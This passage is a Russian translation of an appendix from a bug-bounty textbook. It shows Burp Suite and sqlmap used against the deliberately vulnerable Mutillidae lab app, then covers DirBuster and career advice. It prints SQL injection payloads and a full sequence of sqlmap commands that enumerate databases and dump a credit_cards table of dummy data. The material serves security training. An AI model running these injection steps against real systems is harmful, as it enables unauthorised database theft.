

Рис. A-1. *Вход на страницу информации о пользователе mutillidae*

Поскольку мы продолжили перехват, мы получили запрос в нашем инструменте Burp Suite (рис. A-2).



Рис. А-2. *Перехват запроса в Burp Suite*

Вот результат, который мы получили в Burp Suite:

//code A.2

```
GET /mutillidae/index.php?page=user-info.php&username=sanjib&
password=123456&user-info-php-submit-button=View+Account+Details
HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.3/mutillidae/index.php?page=user-
info.php
Cookie: showhints=1; PHPSESSID=h5ssn4mn749e9apf1j5h
flmbm3; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Затем мы отправим этот запрос в Repeater в Burp Suite, чтобы получить ответ (рис. A-3). Мы хотим быть уверены, что наш ответ совершенно правильный. Мы успешно записали имя пользователя и пароль. Однако мы хотим использовать этот запрос для поиска базы данных и дополнительной информации, связанной с базой данных, с помощью sqlmap.



Рис. A-3. *Раздел Repeater в Burp Suite, где мы тестируем ответ*

Сохраните запрос как файл test.request в папке /tmp в Kali Linux. Вы можете сделать это через терминал или открыть текстовый редактор, такой как gedit, вставить запрос и сохранить его в папке /tmp. Вам не нужно сохранять его в /tmp; вы могли бы сохранить его где угодно, например, на рабочем столе. Где бы вы ни сохраняли файл, вам нужно перейти в этот каталог и выполнить эту команду, чтобы узнать о базе данных:

//code A.3

```
root@kali:/tmp# sqlmap -r test.request --banner
```

Мы используем флаг --banner, чтобы получить информацию о базе данных, используемой в приложении. Флаг --banner извлекает только баннер СУБД; и на этот раз мы хотим только этого. Мы не заинтересованы в получении всей информации. В этом случае мы бы использовали -a.

Здесь результат довольно большой, поэтому нам нужно сделать его коротким для краткости.

//code A.4

```
[!] legal disclaimer: Usage of sqlmap for attacking targets
without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program
[*] starting @ 08:30:37 /2019-08-20/
[08:30:37] [INFO] parsing HTTP request from 'test.request'
[08:30:38] [INFO] testing connection to the target URL
[08:30:40] [INFO] heuristics detected web page charset
'windows-1252'
[08:30:40] [INFO] testing if the target URL content is stable
[08:30:40] [INFO] target URL content is stable
[08:30:40] [INFO] testing if GET parameter 'page' is dynamic
[08:30:41] [INFO] GET parameter 'page' appears to be dynamic ...
[08:31:04] [INFO] testing 'MySQL >= 5.0 AND error-based -
WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'

....
[08:33:51] [INFO] testing if GET parameter 'username' is dynamic
[08:33:53] [WARNING] GET parameter 'username' does not appear
to be dynamic
.....
[08:43:14] [INFO] target URL appears to have 7 columns in query
[08:43:21] [INFO] GET parameter 'username' is 'MySQL UNION
query (NULL) - 1 to 20 columns' injectable
```

```
GET parameter 'username' is vulnerable. Do you want to keep
testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total
of 218 HTTP(s) requests:
---
    Payload: page=user-info.php&username=-3423' OR
    4975=4975#&password=123456&user-info-php-submit-button=View
    Account Details
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER
    BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=sanjib' AND (SELECT 8222
    FROM(SELECT COUNT(*),CONCAT(0x7162767071,(SELECT (ELT(8222=
    8222,1))),0x7162717a71,FLOOR(RAND(0)*2))x FROM INFORMATION_
    SCHEMA.PLUGINS GROUP BY x)a)-- dNfA&password=123456&user-info-
    php-submit-button=View Account Details
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: page=user-info.php&username=sanjib' AND SLEEP(5)--
    sJJx&password=123456&user-info-php-submit-button=View
    Account Details
    Type: UNION query
    Title: MySQL UNION query (NULL) - 7 columns
    Payload: page=user-info.php&username=sanjib' UNION ALL
    SELECT NULL,CONCAT(0x7162767071,0x4d72546474614551564b707a5
    54b4b6d6d4542524f6547444953444f52656a4b5a724c6a514c5868,0x7
    162717a71),NULL,NULL,NULL,NULL,NULL#&password=123456&user-
    info-php-submit-button=View Account Details
---
[08:43:23] [INFO] the back-end DBMS is MySQL
[08:43:23] [INFO] fetching banner
```

```
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0
banner: '5.1.41-3ubuntu12.6-log'
[08:43:24] [INFO] fetched data logged to text files under '/
root/.sqlmap/output/192.168.2.3'

[*] ending @ 08:43:24 /2019-08-20/
```

Мы, наконец, обнаружили базу данных; это MySQL. Мы также получили другую информацию о приложении (рис. A-4).



Рис. A-4. *Серверной СУБД является MySQL*

Теперь мы уверены в базе данных, и имя столбца username имеет уязвимости; поэтому мы можем использовать их в нашем следующем уровне сканирования с помощью sqlmap, и мы получим эту информацию.

//code A.5

```
root@kali:/tmp# sqlmap -r test.request -p username --dbms=MySQL
--banner
```

Результат, как обычно, довольно большой, поэтому мы не собираемся давать здесь полный результат. Последняя часть вывода выглядит следующим образом, что для нас важно. Кроме того, мы использовали опцию -r для загрузки HTTP-запроса из файла. По умолчанию sqlmap проверяет все параметры GET и параметры POST. Тем не менее, мы не хотим, чтобы они появлялись каждый раз при сканировании базы данных; в таких случаях мы можем использовать опцию -p для проверки id параметра GET и только для User-Agent HTTP. Он предоставит id и User-Agent.

//code A.6

```
Parameter: username (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    (MySQL comment)
    Payload: page=user-info.php&username=-3423' OR
    4975=4975#&password=123456&user-info-php-submit-button=View
    Account Details

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER
    BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=sanjib' AND (SELECT 8222
    FROM(SELECT COUNT(*),CONCAT(0x7162767071,(SELECT (ELT(8222=
    8222,1))),0x7162717a71,FLOOR(RAND(0)*2))x FROM INFORMATION_
    SCHEMA.PLUGINS GROUP BY x)a)-- dNfA&password=123456&user-
    info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: page=user-info.php&username=sanjib' AND SLEEP(5)--
    sJJx&password=123456&user-info-php-submit-button=View
    Account Details
```

```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 7 columns
    Payload: page=user-info.php&username=sanjib' UNION ALL
    SELECT NULL,CONCAT(0x7162767071,0x4d72546474614551564b707a5
    54b4b6d6d4542524f6547444953444f52656a4b5a724c6a514c5868,0x7
    162717a71),NULL,NULL,NULL,NULL,NULL#&password=123456&user-
    info-php-submit-button=View Account Details
---
[08:47:22] [INFO] testing MySQL
[08:47:23] [WARNING] reflective value(s) found and filtering out
[08:47:23] [INFO] confirming MySQL
[08:47:29] [INFO] the back-end DBMS is MySQL
[08:47:29] [INFO] fetching banner
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.0
banner: '5.1.41-3ubuntu12.6-log'
[08:47:29] [INFO] fetched data logged to text files under '/
root/.sqlmap/output/192.168.2.3'

[*] ending @ 08:47:29 /2019-08-20/
```

Мы получили дополнительную информацию, такую как тип базы данных, операционная система сервера, технология приложения, его версия, версия базы данных, а также баннер; однако мы хотим получить все имена баз данных, используемые в OWASP BWA. Поэтому мы продолжим сканирование:

//code A.7

```
root@kali:/tmp# sqlmap -r test.request -p username --dbms=MySQL
--dbs
```

Это даст нам полный список баз данных (рис. A-5).
Намеренно уязвимое приложение mutillidae является одним
из них.



Рис. A-5. *Полный список всех баз данных в OWASP BWA.*

Вывод полного списка баз данных выглядит следующим образом:

//code A.8

```
Type: UNION query

    Title: MySQL UNION query (NULL) - 7 columns
    Payload: page=user-info.php&username=sanjib' UNION ALL
    SELECT NULL,CONCAT(0x7162767071,0x4d72546474614551564b707a5
    54b4b6d6d4542524f6547444953444f52656a4b5a724c6a514c5868,0x7
    162717a71),NULL,NULL,NULL,NULL,NULL#&password=123456&user-
    info-php-submit-button=View Account Details
---
[08:49:35] [INFO] testing MySQL
[08:49:35] [INFO] confirming MySQL
[08:49:37] [WARNING] reflective value(s) found and filtering out
```

```
[08:49:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0.0
[08:49:37] [INFO] fetching database names
available databases [34]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] gallery2
[*] getboo
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
[*] mysql
[*] nowasp
[*] orangehrm
[*] personalblog
[*] peruggia
[*] phpbb
[*] phpmyadmin
[*] proxy
[*] rentnet
[*] sqlol
```

```
[*] tikiwiki
[*] vicnum
[*] wackopicko
[*] wavsepdb
[*] webcal
[*] webgoat_coins
[*] wordpress
[*] wraithlogin
[*] yazd

[08:49:38] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/192.168.2.3'

[*] ending @ 08:49:38 /2019-08-20/
```

Теперь мы в состоянии изучить любую базу данных, принадлежащую к этому списку. Нас интересует база данных nowasp. Мы могли бы выбрать любую из них, без проблем. Мы можем использовать имя базы данных и передать флаг таблиц, чтобы получить точные выходные данные имен таблиц (рис. A-6).



Рис. A-6. *Теперь мы можем видеть имена таблиц в конкретной базе данных.*

Команда выглядит так:

//code A.9

```
root@kali:/tmp# sqlmap -r test.request -p username --dbms=MySQL
-D nowasp --tables
```

Результат вполне ожидаемый; мы получаем все имена таблиц.

//code A.10

```
...
[08:51:31] [INFO] testing MySQL
[08:51:31] [INFO] confirming MySQL
[08:51:33] [WARNING] reflective value(s) found and filtering
out
[08:51:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0.0
[08:51:33] [INFO] fetching tables for database: 'nowasp'
Database: nowasp
[12 tables]
+---------------------------+
| accounts                  |
| balloon_tips              |
| blogs_table               |
| captured_data             |
| credit_cards              |
| help_texts                |
| hitlog                    |
| level_1_help_include_files |
| page_help                 |
| page_hints                |
```

```
| pen_test_tools             |
| youtubevideos              |
+----------------------------+

[08:51:34] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/192.168.2.3'
[*] ending @ 08:51:34 /2019-08-20/
```

Хотите посмотреть, что содержит таблица credit_cards?
Что ж, теперь команда достаточно проста, чтобы знать все имена столбцов.

//code A.11

```
root@kali:/tmp# sqlmap -r test.request -p username --dbms=MySQL
-D nowasp -T credit_cards --columns
```

Сначала мы передали имя таблицы, а затем передаем --columns флаг столбцов, чтобы получить имена столбцов (рис. A-7).



Рис. A-7. *Все имена столбцов таблицы credit_cards*

Вот результат. Мы сократили его для краткости.

//code A.12

```
[08:54:05] [INFO] testing MySQL
[08:54:05] [INFO] confirming MySQL
[08:54:06] [WARNING] reflective value(s) found and filtering out
[08:54:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0.0
[08:54:06] [INFO] fetching columns for table 'credit_cards' in
database 'nowasp'
Database: nowasp
Table: credit_cards
[4 columns]
+------------+---------+
| Column     | Type    |
+------------+---------+
| ccid       | int(11) |
| ccnumber   | text    |
| ccv        | text    |
| expiration | date    |
+------------+---------+
[08:54:07] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/192.168.2.3'
[*] ending @ 08:54:07 /2019-08-20/
```

Наконец, мы можем выгрузить все данные из таблицы credit_cards одной командой.

//code A.13

```
root@kali:/tmp# sqlmap -r test.request -p username --dbms=MySQL -
D nowasp -T credit_cards --dump
```

Эта команда приведет к выгрузке всех данных, содержащихся в таблице (рис. A-8).



Рис. A-8. *Выгрузка всех данных таблицы с помощью sqlmap*

Вот результат внутренних данных таблицы credit_cards.

//code A.14

```
[08:56:26] [INFO] testing MySQL
[08:56:26] [INFO] confirming MySQL
[08:56:28] [WARNING] reflective value(s) found and filtering out
[08:56:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0.0
[08:56:28] [INFO] fetching columns for table 'credit_cards' in
database 'nowasp'
[08:56:28] [INFO] fetching entries for table 'credit_cards' in
database 'nowasp'
Database: nowasp
```

```
Table: credit_cards
[5 entries]
+------+-----+-----------------+------------+
| ccid | ccv | ccnumber        | expiration |
+------+-----+-----------------+------------+
| 1    | 745 | 4444111122223333 | 2012-03-01 |
| 2    | 722 | 7746536337776330 | 2015-04-01 |
| 3    | 461 | 8242325748474749 | 2016-03-01 |
| 4    | 230 | 7725653200487633 | 2017-06-01 |
| 5    | 627 | 1234567812345678 | 2018-11-01 |
+------+-----+-----------------+------------+

[08:56:29] [INFO] table 'nowasp.credit_cards' dumped to CSV
file '/root/.sqlmap/output/192.168.2.3/dump/nowasp/credit_
cards.csv'
[08:56:29] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/192.168.2.3'
[*] ending @ 08:56:29 /2019-08-20/
```

Мы только что показали, насколько мощным может быть sqlmap. В качестве тестирования на проникновение, вы можете протестировать клиентское приложение с помощью sqlmap, особенно когда необходимо сканирование, связанное с базой данных. Инструмент sqlmap используется специально для автоматизации SQL-инъекции. В реальной жизни, чтобы противостоять плохим парням от компрометации вашей базы данных и внутренней инфраструктуры, вам нужно убедиться, что ваша база данных защищена. По этой причине, помимо Burp Suite и OWASP ZAP, sqlmap считается одним из самых важных инструментов для поиска ошибок безопасности в любом веб-приложении.

Как раскрытие исходного кода помогает сбору информации

Сбор информации является частью поиска ошибок безопасности. Как вы видели в предыдущих примерах, когда я сканировал запрос, я одновременно получил много информации. Эта информация помогает тестировщику на проникновение распознать конкретное веб-приложение. Раскрытие информации о приложении часто встречается в HTML-комментариях и в то же время в определенных шаблонах в исходном коде HTML-страницы. Ссылки на определенные папки CSS или JavaScript также увеличивают шансы найти пути к файлам и папкам, которые также приходят на помощь тестировщику на проникновение. Найти исходный код HTML любого веб-сайта несложно. Оставаясь на любой веб-странице, вы можете нажать правую кнопку мыши, и вы увидите "Просмотреть источник страницы." Нажатие на https://sanjibsinha.fun исходный код домашней страницы приведет вас к исходному коду HTML, как это:

```
<head>
    <title>Sanjib Sinha...</title>
        <meta charset="UTF-8">
        <meta name="description" content="I write for Apress... ">
        <meta name="keywords" content="Apress, Sanjib Sinha,
         Computer Science, Kolkata, C, C++, Dart, Flutter, Mobile
         Apps, Python, Ethical Hacking, PHP, Laravel... ">
        <meta name="viewport" content="width=device-width,
         initial-scale=1.0">
    <!-- Styles -->
   <style>
/*!
 * Bootstrap v4.1.3 (https://getbootstrap.com/)
 * Copyright 2011-2018 The Bootstrap Authors
...
</style>
</head>
```

Для краткости я сократил тег <head></head>. Это простая страница PHP, и вывод HTML очень прост. Для большого веб-приложения это может быть по-другому, но вы всегда в состоянии собрать некоторую пассивную информацию из этого источника HTML. Однако такие инструменты, как sqlmap, Burp Suite или OWASP ZAP, всегда дадут больше информации о любой цели. Предположим, вы хотите узнать о языке приложения; вы не можете получить его из исходного кода HTML. Если приложение использует любую CMS или любой фреймворк, такой как Laravel, его лучше всего найти только с помощью этих инструментов. Мы уже видели эти примеры раньше.

Из метатега мы знаем о характере приложения и его версиях.

Когда мы видим какой-то метатег, подобный этому:

//code A.15

```
<meta name="generator" content="WordPress 3.9.2" />
```

мы можем легко определить характер приложения. Но, чтобы получить эту конкретную информацию, нам нужно использовать Burp Suite.

В инструменте Repeater в Burp Suite мы видели, как ответная часть веб-приложения всегда предоставляет нам полную инфраструктуру приложения. Мы видим, что важная информация помещается между тегами <head></head>, в тегах <meta> или в конце страницы.

Мы можем собирать информацию из источников HTML; кроме того, мы можем найти конкретные файлы и папки. Это также поможет нам. Хорошим инструментом является DirBuster. Его автор OWASP; поэтому он свободен и основан на сообществе. Просто откройте свой терминал в Kali Linux и введите:

//code A.16

```
root@kali:~# dirbuster
```

Он откроет программное обеспечение следующим образом (рис. A-9).



Рис. A-9. *OWASP Dirbuster - это удобный инструмент для сбора информации.*

Определение характера конкретного приложения является частью поиска ошибок безопасности. Несколько путей к конкретным файлам и папкам можно найти из исходных кодов HTML, но не все. В таких случаях DirBuster может прийти нам на помощь. Он находит пути к папкам и файлам, которые явно не представлены в исходном коде HTML. Этот инструмент перебирает цель с именами папок и файлов и в то же время отслеживает HTTP-ответы. Основываясь на этом выводе, тестировщик на проникновение может найти файлы по умолчанию и атаковать их соответствующим образом.

Какие могут быть следующие проблемы в Bug Bounty?

Успешный тестировщик на проникновение может захотеть стать охотником за ошибками. Вы можете зарабатывать деньги, а также славу и уважение со стороны хакерского сообщества. Со временем вы должны подготовиться к встрече с трудностями.

По мере вашего прогресса ситуации будут требовательными и стимулирующими одновременно. Хакера, которому платят за поиск уязвимостей в программном обеспечении и веб-сайтах, называют охотником за ошибками; однако требуется высокая степень любопытства наряду с высокой степенью компьютерных навыков. Главное требование заключается в том, что вам нужно постоянно учиться.

В этой книге вы изучили несколько техник; более того, вы узнали, как организовать себя с помощью различных инструментов взлома. Помимо частого их использования, вам необходимо подготовиться, проанализировав установки приложений по умолчанию; анализ системной и прикладной документации чрезвычайно важен. Вам нужно проанализировать сообщения об ошибках; исследование старых веб-эксплойтов также поможет.

Помните, что успешный тестировщик на проникновение, тратит много времени на максимально четкое описание проблемы. Когда вы пишете доказательство концепции, избегайте ненужных накладных расходов на чтение; будьте точны и пишите как можно точнее.

Выполняя домашнее задание, запомните несколько ключевых моментов. Поскольку в большинстве программ по вознаграждению за ошибки основное внимание уделяется веб-приложению, вам также необходимо прочитать публично раскрытые ошибки на веб-сайтах, таких как HackerOne и другие. Проверьте университет Багхантеров Google. Если вы новичок, вам нужно сначала освоиться с виртуальной лабораторией. Установите OWASP BWA, чтобы вы могли подготовиться к намеренно уязвимым приложениям, таким как mutillidae или bWAPP.

В этой книге мы попытались шаг за шагом узнать об охоте за ошибками безопасности в веб-приложениях; однако все требует времени, настойчивости, часов исследований и решимости, чтобы стать успешным тестировщиком на проникновение и охотником за ошибками.

Индекс

S. Sinha, *Bug Bounty Hunting for Web Security*,
https://doi.org/10.1007/978-1-4842-5391-5